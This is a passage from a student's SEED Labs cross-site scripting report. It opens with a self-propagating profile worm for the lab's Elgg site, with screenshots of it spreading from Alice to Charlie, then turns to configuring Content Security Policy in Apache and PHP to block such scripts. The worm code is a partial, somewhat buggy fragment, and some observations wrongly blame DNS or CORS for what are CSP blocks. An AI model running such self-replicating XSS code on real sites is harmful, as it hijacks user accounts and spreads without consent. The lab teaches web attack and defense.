    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>

```

Step 2: Click Save and Logout Samy's account and login Alice's name and password into page.

Not Secure
www.seed-server.com/profile/samy/edit

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account

Edit profile

Display name

About me
[Embed content](#)
[Visual editor](#)

```

<script type="text/javascript" id="worm">
window.onload = function() {
    // 1. Read the worm script itself
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // 2. Set the content of the 'description' field and access level
    var desc = "&description=Samy is my hero" + wormCode;
    desc = "&accesslevel=7"; // Make your profile is public

```

Public

Brief description

Samy


Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications

Before

Alice

Edit avatar

Edit profile



Add widgets

Blogs

Bookmarks

Files

Pages

Wire post

After, Enter 'Members' button, when user Alice views Samy profile. Content of Samy is assigned into Alice's profile. The infected profile to propagate the worm to another profile.

Alice

Edit avatar

Edit profile



About me
Samy is my hero

Add widgets

Blogs

Bookmarks

Files

Pages

Wire post


Step 3: Continuous, Logout Alice's account and login Charlie's name and password into page. After, Enter 'Members' button, when user Charlie views Alice profile.

Not Secure www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Alice

[Add friend](#) [Send a message](#)



About me
Samy is my hero

- Blogs
- Bookmarks
- Files
- Pages
- Wire post


Content of Alice is assigned into Charlie's profile. The infected profile to propagate the worm to another profile.

Not Secure www.seed-server.com/profile/charlie

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Charlie

[Edit avatar](#) [Edit profile](#)



About me
Samy is my hero

[Add widgets](#)


- Blogs
- Bookmarks
- Files
- Pages
- Wire post

4 Task 7: Defeating XSS Attacks Using CSP

4.1 Experiment Website setup

DNS Setup

add the following entries to the `/etc/hosts` file, so these hostnames are mapped to the IP address of the server container (10.9.0.5).



```
hosts
/etc
5 ::1 ip6-localhost ip6-loopback
6 fe00::0 ip6-localnet
7 ff00::0 ip6-mcastprefix
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5 www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5 www.xsslabelgg.com
19 10.9.0.5 www.seed-server.com
20 10.9.0.5 www.example32a.com
21 10.9.0.5 www.example32b.com
22 10.9.0.5 www.example32c.com
23 10.9.0.5 www.example60.com
24 10.9.0.5 www.example70.com

seed@VM: ~/.../image_www
[05/14/25]seed@VM:~/.../image_www$ sudo gedit /etc/hosts
```

4.4 Lab tasks

- visit the following URLs from my VM:
<http://www.example32a.com>
<http://www.example32b.com>
<http://www.example32c.com>


1. Describe and explain your observations when you visit these websites.

- <http://www.example32a.com>

The page loads successfully.

Explain:

- The domain is **resolving correctly**, and the server is **configured to serve the page**.
- DNS resolution, web server setup, and firewall rules are correct.
- This site is likely considered the **origin domain**.



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

- <http://www.example32b.com>

The page might load **partially or not at all**.

Explain:

- The domain might not be active or properly configured.
- There could be a **CORS (Cross-Origin Resource Sharing)** restriction, or it's hosted but **not serving content**.
- It may be **blocked by a firewall** or **not configured to respond**.

Restore Session

example32b.com/

example32a

← → ↻ 🏠


🛡️ 🔒 Not Secure

www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From [www.example60.com](#): **Failed**
6. From [www.example70.com](#): **OK**
7. From button click: Click me

- <http://www.example32c.com>
Similar to 32b: No full page content or an error response.
Explain:
 - Same possible reasons as above: **inactive domain**, **missing server config**, **CORS**, or **DNS resolution issues**.




2. Click the button in the web pages from all the three websites, describe and explain your observations.

- Response: <http://www.example32a.com>

Explain:

The JavaScript or HTTP request succeeds because:

- The request stays within the same origin.
- The server accepts and processes the request.
- No CORS issues block the response.



- No response: <http://www.example32b.com> and <http://www.example32c.com>
Explain:
 - **Same-Origin Policy:** Browsers block requests across different domains unless explicitly allowed.
 - **No CORS headers** returned by the server.
 - **Blocked ports or firewall** between client and server.
 - The server being unreachable or misconfigured.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Step 1: Change the server configuration on example32b

```
Open  ▾  [icon]  apache_csp.conf
~/sns2025/lab6/Labsetup/image_www

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3     DocumentRoot /var/www/csp
4     ServerName www.example32a.com
5     DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10     DocumentRoot /var/www/csp
11     ServerName www.example32b.com
12     DirectoryIndex index.html
13     Header set Content-Security-Policy " \
14         default-src 'self'; \
15         script-src 'self' *.example70.com *.example60.com \
16         'nonce-111-111-111' 'nonce-222-222-222' \
17     "
18 </VirtualHost>
19
20 # Purpose: Setting CSP policies in web applications
21 <VirtualHost *:80>
22     DocumentRoot /var/www/csp
23     ServerName www.example32c.com
24     DirectoryIndex phpindex.php
25 </VirtualHost>
26
27 # Purpose: hosting Javascript files
28 <VirtualHost *:80>
29     DocumentRoot /var/www/csp
30     ServerName www.example60.com
31 </VirtualHost>
32
33 # Purpose: hosting Javascript files
34 <VirtualHost *:80>
35     DocumentRoot /var/www/csp
36     ServerName www.example70.com
37 </VirtualHost>
38
```

Step 2: Using command **dockps** to display containers running. And **docksh** to open new shell

```
[05/14/25]seed@VM:~/.../Labsetup$ dockps
d93625de6093  elgg-10.9.0.5
41fc20cbcd12  mysql-10.9.0.6


[05/14/25]seed@VM:~/.../Labsetup$ cd image_www
```

Step 3: Copied the **apache_csp.conf** file into the Docker container running Apache.

```
[05/14/25]seed@VM:~/.../image_www$ docker cp apache_csp.conf d93625de6093:/etc/a
pache2/sites-enabled/apache_csp.conf
```

Step 4: **Restarted Apache** without errors ([OK]), which means the new configuration was loaded properly.

```
[05/14/25]seed@VM:~/.../Labsetup$ docksh d
root@d93625de6093:/# service apache2 restart
* Restarting Apache httpd web server apache2 [ OK ]
```



4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report. Similar to example32b




```
1 <?php
2 $cspheader = "Content-Security-Policy:".
3             "default-src 'self';".
4             "script-src 'self' 'nonce-111-111-111' *.example70.com".
5             "'nonce-222-222-222' *.example60.com".
6             ";
7 header($cspheader);
8 ?>
9
10 <?php include 'index.html';?>
11
```

```
[05/14/25]seed@VM:~/.../image_www$ cd csp/
```

```
[05/14/25]seed@VM:~/.../csp$ docker cp phpindex.php d93625de6093:/var/www/csp/phpindex.php
```

```
root@d93625de6093:/# service apache2 restart
* Restarting Apache httpd web server apache2
```

[OK]



← → ↻ 🏠 🔒 Not Secure www.example32c.com

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

❖ How CSP Prevents It:

Content Security Policy (CSP) is a browser-based security mechanism that acts like a "white list" for web content. It controls:

Which sources of scripts, styles, images, etc. are allowed to load or execute

Whether inline JavaScript (like `<script>alert("xss")</script>`) is permitted

If dynamic code (e.g., `eval()`, `new Function()`) can run

❖ Key Ways CSP Blocks XSS:

Feature	Protection
script-src directive	Limits which script sources (domains) can execute JavaScript
Blocking inline scripts	Prevents execution of embedded <code><script></code> tags or <code>onclick="..."</code> attributes unless explicitly allowed
Disabling <code>eval()</code>	Prevents attackers from injecting dynamic code using dangerous functions
Using nonces or hashes	Allows only specific, trusted scripts with a matching nonce or SHA hash to run